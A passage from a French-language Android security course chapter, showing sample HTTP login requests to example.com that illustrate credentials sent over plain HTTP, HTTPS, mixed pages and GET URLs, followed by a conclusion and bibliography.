POST http://www.example.com/AuthenticationServlet HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14) Gecko
   /20080404
Accept: text/xml,application/xml,application/xhtml+xml
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
```

```
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.example.com/index.jsp
Cookie: JSESSIONID=LVrRRQQXgwyWpW7QMnS49vtW1yBdqn98CGlkP4jTvVCGdyPkmn3S!
Content-Type: application/x-www-form-urlencoded
Content-length: 64

delegated_service=218&User=test&Pass=test&Submit=SUBMIT
```

À partir de cet exemple, le testeur peut comprendre que la requête *POST* envoie les données à la page `www.example.com/AuthenticationServlet` en utilisant HTTP. Ainsi, les données sont transmises sans cryptage et un utilisateur malveillant pourrait intercepter le nom d'utilisateur et le mot de passe en reniflant simplement le réseau avec un outil comme `Wireshark`.

Exemple 2 : Envoi de données avec la méthode POST via HTTPS

Supposons que notre application Web utilise le protocole HTTPS pour crypter les données que nous envoyons (ou du moins pour transmettre des données sensibles telles que les informations d'identification). Dans ce cas, lors de la connexion à l'application Web, l'en-tête de notre requête POST serait similaire à ce qui suit :

```
POST https://www.example.com:443/cgi-bin/login.cgi HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14) Gecko
   /20080404
Accept: text/xml,application/xml,application/xhtml+xml,text/html
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: https://www.example.com/cgi-bin/login.cgi
Cookie: language=English;
Content-Type: application/x-www-form-urlencoded
Content-length: 50

Command=Login&User=test&Pass=test
```

On voit que la requête est adressée à `www.example.com:443/cgi-bin/login.cgi`

en utilisant le protocole HTTPS. Cela garantit que nos informations d'identification sont envoyées à l'aide d'un canal crypté et que les informations d'identification ne sont pas lisibles par un utilisateur malveillant utilisant un sniffer.

Exemple 3 : envoi de données avec la méthode POST via HTTPS sur une page accessible via HTTP

Maintenant, imaginez avoir une page web accessible via HTTP et que seules les données envoyées depuis le formulaire d'authentification soient transmises via HTTPS. Cette situation se produit, par exemple, lorsque nous sommes sur un portail d'une grande entreprise qui propose diverses informations et services accessibles au public, sans identification, mais que le site dispose également d'une section privée accessible depuis la page d'accueil lorsque les utilisateurs se connectent. Donc lorsque nous essayons de nous connecter, l'en-tête de notre requête ressemblera à l'exemple suivant :

```
POST https://www.example.com:443/login.do
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14) Gecko
   /20080404
Accept: text/xml,application/xml,application/xhtml+xml,text/html
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.example.com/homepage.do
Cookie: SERVTIMSESSIONID=s2JyLkvDJ9ZhX3yr5BJ3DFLkdphH0QNSJ3VQB6pLhjkW6F
Content-Type: application/x-www-form-urlencoded
Content-length: 45
User=test&Pass=test&portal=ExamplePortal
```

Nous pouvons voir que notre demande est adressée à `www.example.com:443/login.do` en HTTPS. Mais si nous jetons un œil à l'en-tête Referer (la page d'où nous venons), c'est `www.example.com/homepage.do` et est accessible via un simple HTTP. Bien que nous envoyions des données via HTTPS, ce déploiement peut permettre des attaques *SSLStrip* (un type d'attaque *Man-in-the-middle*)

Exemple 4 : Envoi de données avec la méthode GET via HTTPS

Dans ce dernier exemple, supposons que l'application transfère des données à l'aide de la méthode GET. Cette méthode ne doit jamais être utilisée sous une forme qui

transmet des données sensibles telles que le nom d'utilisateur et le mot de passe, car les données sont affichées en texte clair dans l'URL et cela entraîne tout un ensemble de problèmes de sécurité. Par exemple, l'URL demandée est facilement accessible à partir des journaux du serveur ou de l'historique de votre navigateur, ce qui rend vos données sensibles récupérables par des personnes non autorisées. Donc cet exemple est purement démonstratif, mais, en réalité, il est fortement suggéré d'utiliser la méthode POST à la place.

```
GET https://www.example.com/success.html?user=test&pass=test HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14) Gecko
   /20080404
Accept: text/xml,application/xml,application/xhtml+xml,text/html
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: https://www.example.com/form.html
If-Modified-Since: Mon, 30 Jun 2008 07:55:11 GMT
If-None-Match: "43a01-5b-4868915f"
```

Vous pouvez voir que les données sont transférées en texte clair dans l'URL et non dans le corps de la requête comme auparavant. Mais nous devons considérer que SSL / TLS est un protocole de niveau 5, un niveau inférieur à HTTP, donc l'ensemble du paquet HTTP est toujours crypté rendant l'URL illisible pour un utilisateur malveillant utilisant un sniffer. Néanmoins, comme indiqué précédemment, il n'est pas recommandé d'utiliser la méthode GET pour envoyer des données sensibles à une application Web, car les informations contenues dans l'URL peuvent être stockées dans de nombreux emplacements tels que les journaux de proxy et de serveur Web.

4.4 Conclusion

Dans ce chapitre, nous avons présenté une collection non exhaustive des vulnérabilités qui peuvent affecter les smartphones sous Android. La majorité de ces vulnérabilités vont être expliquée et traitée durant les travaux pratiques.

Bibliographie

[1] Aditya Agrawal. Android application security. https ://manifestsecurity.com/android-application-security/, 2015.

[2] Misra et Abhishek Dubey Anmol. *Android Security : Attacks and Defenses*. Auerbach Publications, 2013.

[3] The OWASP® Foundation. Owasp mobile top 10. https ://owasp.org/www-project-mobile-top-10/, 2016.

[4] The OWASP® Foundation. Owasp mobile security testing guid. https ://mobile-security.gitbook.io/mobile-security-testing-guide/, 2017.

[5] Keith Makan. *The Mobile Application Hacker's Handbook*. 816 Pages, Wiley, February 2015.

[6] Elenkovn Nikolay. *Android Security Internals - An In-Depth Guide to Android's Security Architecture*. No Starch Press, novembre 2014.

[7] Carol Rashidi, Bahman Fung. A survey of android security threats and defenses. 6 :3–35, 2015.

[8] tutorialspoint. mobile computing. https ://www.tutorialspoint.com/mobile$_{c}omputing$/.